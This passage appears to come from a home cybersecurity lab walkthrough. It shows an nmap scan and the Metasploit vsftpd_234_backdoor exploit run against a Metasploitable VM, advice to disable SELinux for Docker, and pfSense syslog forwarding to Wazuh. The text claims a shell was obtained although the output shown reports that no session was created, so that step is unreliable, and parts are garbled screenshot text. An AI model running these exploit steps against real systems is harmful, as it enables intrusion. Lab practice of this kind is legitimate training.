              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 0 bytes 0 (0.0 B)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      ether 08:00:27:84:9e:61 txqueuelen 1000 (Ethernet)
      RX packets 10 bytes 1298 (1.2 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.101 netmask 255.255.255.0 broadcast 192.168.1.255
          ether 08:00:27:84:9e:61 txqueuelen 1000 (Ethernet)
          RX packets 674 bytes 369642 (360.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 662 bytes 69954 (68.3 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      ether 08:00:27:a7:3a:30 txqueuelen 1000 (Ethernet)
```

- Step 3: We will perform a network scan with the help of Nmap to see what services are running on target
 - We will look for loops and vulnerabilities to exploit using nmap -sV -O 192.168.1.102 (vulnerable machine ip)
 - in the above command -sV is used for getting the versions of services running on the target machine and -O is used to detect the operating system on the target machine.

Kali/Desktop (Baseline) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

margaret@margaret:/

Notifications

```
└$ sudo nmap -sV -o 192.168.1.102
[sudo] password for margaret:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-31 19:03 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys
stem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.102
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        8.1.101 (Local Database)
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell 8c7211df4683d8
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
```

- Step 4: Now we see there are many exploits and vulnerabilities to perform. We will use the vsftpd_234_backdoor exploit to gain access to the vulnerable machine.

- This is called the Metasploit Framework.
 - msfconsole

- I received a permission denied message. This could be for reasons such as not having the correct privileges, not running sudo command and etc. In my case, a security profile, named "docker-default," is currently in enforce mode. Security profiles are used by security-enhanced Linux (SELinux) or other mandatory access control (MAC) systems to enforce access controls and policies on processes and resources.

```
(margaret@margaret)-[~]
$ sudo apparmor_status
apparmor module is loaded.
1 profiles are loaded.
1 profiles are in enforce mode.
    docker-default
0 profiles are in complain mode.
0 profiles are in kill mode.
0 profiles are in unconfined mode.
0 processes have profiles defined.
0 processes are in enforce mode.
0 processes are in complain mode.
0 processes are unconfined but have a profile defined.
0 processes are in mixed mode.
0 processes are in kill mode.
```

- `sudo nano /usr/lib/systemd/system/docker.service`
 - In this case, we're going to set the Docker daemon to run in permissive mode:
- Add
 - `ExecStart=/usr/bin/dockerd --selinux-enabled=false`
- After making these changes, you might need to restart the Docker daemon for the changes to take effect:
 - `sudo systemctl daemon-reload`
 - `sudo systemctl restart docker`
- Now try to run the msfconsole command again

```
User                                admin@192.168.1.101 (Local Database)

System                               VirtualBox Virtual Machine
+ -- =[ metasploit v6.3.43-dev          VirtualBox Virtual Machine
+ -- =[ 2376 exploits - 1232 auxiliary - 416 post 3f8c721 ] df4683
+ -- =[ 1388 payloads - 46 encoders - 11 nops   ]
+ -- =[ 9 evasion                         Vendor: innotek GmbH
                                                Version: VirtualBox
Metasploit Documentation: https://docs.metasploit.com/
Release Date: 17 Dec 2006

msf6 > [■] Version                  2.7.2-RELEASE (amd64)
```

- Step 5: Deploy the exploit into the target machine with the help of the msfconsole
 - First, we'll select the exploit we're going to use which is
 - Msf6 ~/ use exploit/unix/ftp/vsftpd_234_backdoor

```
Version: VirtualBox
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [■]
```

- After selecting the exploit, let's set up the target we are going to exploit

-

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
CHOST            no       The local client address
CPORT            no       The local client port
Proxies          no       A proxy chain of format type:host:port[,type:host:port]
                      [,...]
RHOSTS           yes      The target host(s), see https://docs.metasploit.com/do
cs/using-metasploit/basics/using-metasploit.html
RPORT           21       yes      The target port (TCP)
Name      Current Setting  Required  Description
Name      The dashboard web session has timed out.
It will not update until you refresh the page and log-in again.

Payload options (cmd/unix.interact):
Name      Current Setting  Required  Description
Exploit target:
Id  Name
--  --
 0  Automatic
Vendor: Innotech GmbH
Version: VirtualBox
Release Date: Fri Dec 1 2006
2.7.2 RELEASE (md4)
```

-

- Now we have the option to set RHOST which is the receiver host. We will set it to the IP address of the target machine
- *msf6~/ (unix/ftp/vsftpd_234_backdoor)*: set RHOST 192.168.1.102

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [REDACTED]
```

-

- Step 6: Finally, we are going to run the exploit command

- *msf6~/ (unix/ftp/vsftpd_234_backdoor)*: exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.102:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [REDACTED]
```

-

- We have successfully penetrated the target by obtaining a shell. Try commands and verify in both machines simultaneously.

Kali/Desktop (Baseline) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

margaret@margaret:~

```
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
pwd
/
ls -ls
total 85
4 drwxr-xr-x 2 root root 4096 May 13 2012 bin
1 drwxr-xr-x 4 root root 1024 May 13 2012 boot
0 lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom → media/cdrom
0 drwxr-xr-x 14 root root 13480 Dec 31 18:29 dev
4 drwxr-xr-x 94 root root 4096 Dec 31 20:55 etc
4 drwxr-xr-x 6 root root 4096 Apr 16 2010 home
4 drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
0 lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
4 drwxr-xr-x 13 root root 4096 May 13 2012 lib
16 drwx—— 2 root root 16384 Mar 16 2010 lost+found
4 drwxr-xr-x 4 root root 4096 Mar 16 2010 media
4 drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt timed out
12 -rw—— 1 root root 9426 Dec 31 18:29 nohup.out
page and log-in again.
4 drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
0 dr-xr-xr-x 111 root root 0 Dec 31 18:29 proc
4 drwxr-xr-x 13 root root 4096 Dec 31 18:29 root
4 drwxr-xr-x 2 root root 4096 May 13 2012 sbin
4 drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
0 drwxr-xr-x 12 root root 0 Dec 31 18:29 sys
4 drwxrwxrwt 4 root root 4096 Dec 31 18:29 tmp
4 drwxr-xr-x 12 root root 4096 Apr 27 2010 usr
4 drwxr-xr-x 14 root root 4096 Mar 17 2010 var
0 lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

Version: 27.4-13535-GA5E (mdm)

metasploitable Reload this page VM VirtualBox

File Machine View Input Devices Help

```
drwxr-xr-x 4 root root 1024 2012-05-13 23:36 boot
lrwxrwxrwx 1 root root 11 2010-04-28 16:26 cdrom → media/cdrom
drwxr-xr-x 14 root root 13480 2023-12-31 18:29 dev
drwxr-xr-x 94 root root 4096 2023-12-31 20:55 etc
drwxr-xr-x 6 root root 4096 2010-04-16 02:16 home
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 initrd
lrwxrwxrwx 1 root root 32 2010-04-28 16:26 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 2012-05-13 23:35 lib
drwx—— 2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x 4 root root 4096 2010-03-16 18:55 media
drwxr-xr-x 3 root root 4096 2010-04-28 16:16 mnt
-rw—— 1 root root 9426 2023-12-31 18:29 nohup.out
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 opt
dr-xr-xr-x 111 root root 0 2023-12-31 18:29 proc
drwxr-xr-x 13 root root 4096 2023-12-31 18:29 root
drwxr-xr-x 2 root root 4096 2012-05-13 21:54 sbin
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 srv
drwxr-xr-x 12 root root 0 2023-12-31 18:29 sys
drwxrwxrwt 4 root root 4096 2023-12-31 18:29 tmp
drwxr-xr-x 12 root root 4096 2010-04-28 00:06 usr
drwxr-xr-x 14 root root 4096 2010-03-17 10:08 var
lrwxrwxrwx 1 root root 29 2010-04-28 16:21 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

msfadmin@metasploitable:/§ _

11. Configure Log Forwarding on pfSense:

- Log in to the pfSense web interface.
- Navigate to "Status" --> "Syslog" and configure syslog to forward logs to your Wazuh manager's IP address and the corresponding port. This is typically port 514.

Kali/Desktop (Baseline) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 0:57

pfSense.margaret.com - Wazuh - Wazuh

https://192.168.1.1:1514/status_logs_settings.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

pfSense
COMMUNITY EDITION

Status / System Logs / Settings

System Firewall DHCP Authentication IPsec PPP PPPoE/L2TP Server OpenVPN NTP

Packages Settings

General Logging Options

Log Message Format: BSD (RFC 3164, default)
The format of syslog messages written to disk locally and sent to remote syslog servers (if enabled). Changing this value will only affect new log messages.

Forward/Reverse Display: Show log entries in reverse order (newest entries on top)

GUI Log Entries: 500
This is only the number of log entries displayed in the GUI. It does not affect how many entries are contained in the actual log files.

Log firewall default blocks: Log packets matched from the default block rules in the ruleset

Remote Logging Options

Enable Remote Logging: Send log messages to remote syslog server

Source Address: LAN
This option will allow the logging daemon to bind to a single IP address, rather than all IP addresses. If a single IP is picked, remote syslog servers must all be of that IP type. To mix IPv4 and IPv6 remote syslog servers, bind to all interfaces.
NOTE: If an IP address cannot be located on the chosen interface, the daemon will bind to all addresses.

IP Protocol: IPv4
This option is only used when a non-default address is chosen as the source above. This option only expresses a preference; if an IP address of the selected type is not found on the chosen interface, the other type will be tried.

Remote log servers: 192.168.1.103:514 IP[:port] IP[:port]

Remote	<input checked="" type="checkbox"/> Everything
Syslog	<input checked="" type="checkbox"/> System Events
Contents	<input checked="" type="checkbox"/> Firewall Events
	<input checked="" type="checkbox"/> DNS Events (Resolver/unbound, Forwarder/dnsmasq, filterdns)
	<input checked="" type="checkbox"/> DHCP Events (DHCP Daemon, DHCP Relay, DHCP Client)
	<input type="checkbox"/> PPP Events (PPPoE WAN Client, L2TP WAN Client, PPTP WAN Client)
	<input type="checkbox"/> General Authentication Events
	<input type="checkbox"/> Captive Portal Events
	<input type="checkbox"/> VPN Events (IPsec, OpenVPN, L2TP, PPPoE Server)
	<input type="checkbox"/> Gateway Monitor Events
	<input type="checkbox"/> Routing Daemon Events (RADVD, UPnP, RIP, OSPF, BGP)
	<input type="checkbox"/> Network Time Protocol Events (NTP Daemon, NTP Client)
	<input type="checkbox"/> Wireless Events (hostapd)

Syslog sends UDP datagrams to port 514 on the specified remote syslog server, unless another port is specified. Be sure to set syslogd on the remote server to accept syslog messages from pfSense.

- Save the configuration.

- Monitor Snort/Suricata alerts in the SIEM tool.

Additional Notes:

- Ensure you have valid licenses for any commercial software used.
- Periodically update the VMs and software for the latest security patches.
- Document the lab configuration and take snapshots for easy restoration.

This detailed walkthrough should help you set up your home cybersecurity training lab step by step.

